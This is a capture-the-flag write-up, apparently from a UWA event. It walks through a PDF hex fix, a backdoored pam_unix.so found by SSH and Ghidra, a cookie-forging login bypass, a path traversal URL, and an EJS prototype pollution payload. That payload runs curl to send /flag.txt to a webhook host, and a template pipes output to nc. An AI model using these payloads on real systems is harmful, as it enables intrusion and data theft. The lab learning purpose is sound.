
To install `GHex`, I use the following command in my terminal:

```
sudo apt update
sudo apt upgrade ghex
```

After installation, I open it using the command:

```
ghex
```

As seen below:



Step 2: Analyse The Corrupted PDF

I open the corrupted file in `GHex`.


As seen above, the beginning of the corrupted PDF file (left) includes the term "Corrupt". In contrast, a normal PDF file (right) opened simultaneously for comparison, does not contain "Corrupt" but instead contains the term "Length."

Therefore, the word "Corrupt" shouldn't be there, as it causes the PDF file to become corrupted and empty when opened.

Step 3: Fix The Corrupted PDF


I resolve the corruption in the PDF by replacing the word "Corrupt" with "Length," aligning it with the standard structure of a normal PDF file.

As seen below:



I save the file and open it up to find the flag!

Result:



Flag Found

```
UWA{uNrUffLed_pDeF}
```

Emu in the Shell

Step 1: Accessing The Remote Server

I connect to the server using the provided credentials:

```
username: ir-account
password: topsecretpasswordforincidentresponse
```

I employed the `ssh` command to establish a connection with the server located at `34.87.251.234:2022`.


Command:

```
ssh ir-account@34.87.251.234 -p 2022
```

Explanation of Flags:

- `ssh` : Establishes a secure, encrypted connection between two hosts
- `ir-account@34.87.251.234` : This part specifies the username and the IP address (or hostname) of the remote server -- in this case, ir-account is the username, and 34.87.251.234 is the IP address of the server
- `-p` : Specifies the port number -- in this case port `2022`

As seen below:



I key in the password `topsecretpasswordforincidentresponse` when prompted.

Step 2: Analyse `PAM` Modules

Given that the Emus have tampered with Linux authentication, it's crucial to note that the standard authentication mechanism for Linux users involves the pam_unix module. This module is responsible for validating login credentials on the server and is also utilized by the SSH service for password authentication.

To analyze these `PAM` (Pluggable Authentication Module) configurations, I'll need to navigate to the directory: `/lib/x86_64-linux-gnu/security` using this command:

```
cd /lib/x86_64-linux-gnu/security
```

Explanation of Flags:

- `cd` : Go to Directory

To view all `PAM` modules, I use this command:

```
ls -l
```

Explanation of Flags:

- `ls` : To list files
- `-l` : Provides additional details about each file and directory -- including permissions, ownership, size, modification time, and name

Results:

```
ir-account@7a5a5e9f262a:~$ cd /lib/x86_64-linux-gnu/security
ir-account@7a5a5e9f262a:/lib/x86_64-linux-gnu/security$ ls
pam_access.so    pam_filter.so    pam_localuser.so  pam_pwhistory.so  pam_stress.so     pam_userdb.so
pam_debug.so     pam_ftp.so       pam_loginuid.so   pam_rhosts.so     pam_succeed_if.so pam_usertype.so
pam_deny.so      pam_group.so     pam_mail.so       pam_rootok.so     pam_systemd.so    pam_warn.so
pam_echo.so      pam_issue.so     pam_mkhomedir.so  pam_securetty.so  pam_time.so       pam_wheel.so
pam_env.so       pam_keyinit.so   pam_motd.so       pam_selinux.so    pam_timestamp.so  pam_xauth.so
pam_exec.so      pam_lastlog.so   pam_namespace.so  pam_sepermit.so   pam_tty_audit.so
pam_faildelay.so pam_limits.so    pam_nologin.so    pam_setquota.so   pam_umask.so
pam_faillock.so  pam_listfile.so  pam_permit.so     pam_shells.so     pam_unix.so
ir-account@7a5a5e9f262a:/lib/x86_64-linux-gnu/security$ ls -l
total 1452
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_access.so
-rw-r--r-- 1 root root  14248 Aug 26  2021 pam_debug.so
-rw-r--r-- 1 root root  13880 Aug 26  2021 pam_deny.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_echo.so
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_env.so
-rw-r--r-- 1 root root  18344 Aug 26  2021 pam_exec.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_faildelay.so
-rw-r--r-- 1 root root  22368 Aug 26  2021 pam_faillock.so
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_filter.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_ftp.so
-rw-r--r-- 1 root root  18344 Aug 26  2021 pam_group.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_issue.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_keyinit.so
-rw-r--r-- 1 root root  18296 Aug 26  2021 pam_lastlog.so
-rw-r--r-- 1 root root  26536 Aug 26  2021 pam_limits.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_listfile.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_localuser.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_loginuid.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_mail.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_mkhomedir.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_motd.so
-rw-r--r-- 1 root root  42952 Aug 26  2021 pam_namespace.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_nologin.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_permit.so
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_pwhistory.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_rhosts.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_rootok.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_securetty.so
-rw-r--r-- 1 root root  22368 Aug 26  2021 pam_selinux.so
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_sepermit.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_setquota.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_shells.so
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_stress.so
-rw-r--r-- 1 root root  18272 Aug 26  2021 pam_succeed_if.so
-rw-r--r-- 1 root root 455392 Jun 18  2023 pam_systemd.so
-rw-r--r-- 1 root root  18344 Aug 26  2021 pam_time.so
-rw-r--r-- 1 root root  22456 Aug 26  2021 pam_timestamp.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_tty_audit.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_umask.so
-rwxr-xr-x 1 root root 203152 Mar 13 14:21 pam_unix.so
-rw-r--r-- 1 root root  14176 Aug 26  2021 pam_userdb.so
```

As you can see, these are the `pam` modules. After reviewing these files, I found a file that has been recently modified.... potentially by the Emus.

As seen below:


```
-rwxr-xr-x 1 root root 203152 Mar 13 14:21 pam_unix.so
```

The `pam_unix.so` file was last modified on the 13 March at 14:21pm.

Step 3: Copying `pam_unix.so` File Onto Local Machine.

Due to user permission limitations, I first terminate the shell session using the `exit` command.

As seen below:



Then, I copy the `pam_unix.so` file onto my local machine using the `scp` command.


Command:

```
scp -P 2022 ir-account@34.87.251.234:/lib/x86_64-linux-gnu/security/pam_unix.so .
```

Explanation of Flags:

- `scp` : Uses SSH (Secure Shell) protocol to authenticate and encrypt data during the copying process, ensuring secure transmission of files over the network
- `-P 2022` : Specifies the port number to connect to on the remote host -- in this case port 2022
- `ir-account@34.87.251.234` : Specifies the username (ir-account) and the IP address (34.87.251.234) of the remote host -- the format username@hostname is used to specify the user account and the hostname or IP address of the remote server
- `:/lib/x86_64-linux-gnu/security/pam_unix.so` : This part specifies the path of the file (pam_unix.so) on the remote host. The format hostname:path is used to specify the location of the file on the remote server
- `.` : Specifies the destination directory on the local machine where I want to copy the file -- in this case, `.` represents the current directory, meaning the file pam_unix.so will be copied to the current directory on my local machine

Result:




Step 3: Using `ghidra` To Analyse `pam_unix.so` File

To install `ghidra`, I use the command:

```
sudo apt-get install ghidra
```

After installation, I use it to open the `pam_unix.so` file.

As seen below:



I put in authenticate in the filter. And analysed the contents of the file.

I find out that the password for `emu-haxor` account is `pUpPet_m4sT3r`. As seen above.

Step 4: Connect To The Server Using `emu-haxor` Account

To connect to the server, I use `ssh` command again.


Command:

```
ssh emu-haxor@34.87.251.234 -p 2022
```

Explanations of flags in step 1. This time round, the only difference is that I am connecting using the `emu-haxor` username instead of `ir-account`.

When prompted for the password of the account, I use `pUpPet_m4sT3r` (password found in step 3).

As seen below:



Once I have successfuly logged into the `emu-haxor` account, I will search for the flag file.
As seen above, I use the `ls` command to list all the files in the current directory. To read the found file `flag.txt`, I use the `cat flag.txt` command.

I found the flag!

Flag Found

```
UWA{tH15_eMu_w1Ll_aLw4y5_b3_iN_uR_sH3lLlLllL!11!}
```

Part 4 - Vulnerabilities

Feathered Forum - Part 1

Step 1: Analyze the Emus' Code Handling Cookie Token Verification


Examining the code (given in the hint) reveals that the authentication mechanism matches the value of the "username" cookie to the username associated with an account. This suggests a potential vulnerability.

Step 2: Inspect The Website for Cookies

Given the potential vulnerability, I'll proceed to exploit the cookies of the website.

I first navigate to the application section, specifically the cookies section. Here, I'll observe the cookies being used.

As seen below:



To exploit the vulnerability, I manipulate the cookie by adding my own with the following details:

```
Cookie Name: username
Value: BeakMaster
```

As seen below:

Name	Value
username	BeakMaster

This value corresponds to a username found within the EMU_USERS_ACCOUNTS in the `app.py` file.

As seen below:

```
# Hard code the allowed users so hooman hackers
EMU_USERS_ACCOUNTS = [
    {
        "username": "BeakMaster",
        "password": os.urandom(16).hex()
    },
```


I save the cookie.

Step 3: Bypass the Login Page and Gain Access to the Forum at /forum

To bypass the login page and access the forum directly, I append "/forum" to the website URL. This is after I added my own cookies with the Emu's username.

As seen below:

I have bypassed the login page!



Flag Found


```
UWA{C00k13333z_4r3_Th3_W4y_T0_4n_3mu's_H34rt}
```

Feathered Forum - Part 2

Step 1: Search for the Forum Post

To uncover the CWE referenced by the Emus, I thoroughly review each forum post. My aim is to locate the specific post discussing the discovery of a site path traversal vulnerability.

This is the forum post found:



Upon examination, I identify the post referencing `CWE-22` as the vulnerability in question.

Flag Found

```
UWA{CWE-22}
```

Feathered Forum - Part 3

Step 1: Understanding CWE-22

After research on CWE-22, I understand that the `/static` endpoint allows for file retrieval based on user-supplied input without proper validation, making it vulnerable to path traversal attacks.

Step 2: Crafting the Exploit URL

I create a URL with a path traversal payload to navigate from the /static directory to the root directory and then enabling access to the `config.yaml` file.

This is the URL:

```
http://34.87.251.234:8000/static?filename=../config.yaml
```


Explanation of URL:

- `http://` : Specifies the protocol to be used for communication -- in this case it is the Hypertext Transfer Protocol
- `34.87.251.234:8000` : Specifies the hostname and port number
- `/static` : Path -- Represents the endpoint or route on the server that the request is targeting. This endpoint is responsible for serving static files
- `filename` : Specifies the file path of the resource that the server should retrieve and return in the response. In this case, the value "../config.yaml" indicates that the server should navigate up one directory from the current directory (represented by "..") and then retrieve the file named "config.yaml"

Step 3: Send the Exploit Request


I paste the URL onto my web browser. Upon sending the exploit request, the `config.yaml` file is downloaded to my computer.

I keep the file to download it. As seen below:



Step 4: Opening the File

I open the file and retrieve the secret key:



Flag Found

```
UWA{Dir_Trav3rs@l_Flight}
```

Emu Apothecary

Step 1: Investigate Potential Methods For Exploiting Node.js Applications

Focusing on the article, slides and code provided in the hints, I explore a technique known as Prototype Pollution. It refers to a vulnerability where attackers can manipulate the prototype of an object to inject malicious properties/methods. Exploiting this vulnerability allows attackers to execute arbitrary code, potentially leading to Remote Code Execution (RCE) on vulnerable applications -- in this case the Emu Apothecary's website.

Upon reading the article, I identify a template for a payload that leverages Prototype Pollution to achieve Remote Code Execution (RCE). This payload template is structured as follows:

```
{
    "__proto__": {
        "client": 1,
        "escapeFunction": "JSON.stringify;
process.mainModule.require('child_process').exec('id | nc localhost 4444')"
    }
}
```

This is the article link: `https://mizu.re/post/ejs-server-side-prototype-pollution-gadgets-to-rce`

Step 2: Obtain Unique Webhook URL

I navigate to the website `https://webhook.site/` to obtain my unique webhook URL:

`https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c`

Obtaining my unique webhook URL is crucial because it ensures that the payload targets a specific endpoint (my URL), allowing for precise exploitation.

Step 3: Crafting The Prototype Pollution Payload

Using the template identified in step 1, I craft my payload as seen below:

```
__proto__.client=1&__proto__.escapeFunction=JSON.stringify;
process.mainModule.require('child_process').exec('curl -F flag=@/flag.txt
{https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c}')
```

Explanation of Payload:

- `proto.client=1` : Sets the "client" property of the "proto" object to 1 -- by manipulating the "proto" object, the payload attempts to pollute the prototype chain of objects in the JavaScript environment.
- `proto.escapeFunction=JSON.stringify; process.mainModule.require('child_process').exec('curl -F flag=@/flag.txt {https://webhook.site/263c3dec-1162-4140-b11d-123819d1943c}')` : Sets the "escapeFunction" property of the "proto" object. It defines a string that includes JavaScript code to execute shell commands. Specifically, it uses Node.js's child_process module to execute the command `curl -F flag=@/flag.txt` to send the contents of the `/flag.txt` file to my unique webhook URL within the payload.

Step 4: Injecting The Crafted Payload

I inject the crafted payload from step 3 into the Emu Apothercary website by appending it to the website's URL.

Payload Injection:


```
http://34.87.251.234:8001/?
__proto__.client=1&__proto__.escapeFunction=JSON.stringify;%20process.mainModule.
require(%27child_process%27).exec(%27curl%20-
F%20flag=@/flag.txt%20{https://webhook.site/263c3dec-1162-4140-b11d-
123819d1943c}%27)
```

As seen above, the payload was appended to the end of the website url.

Step 5: Obtaining The `flag.txt` File


I return to the webhook site and retrieve the file from the most recent post in the webhook's feed.

As seen below:



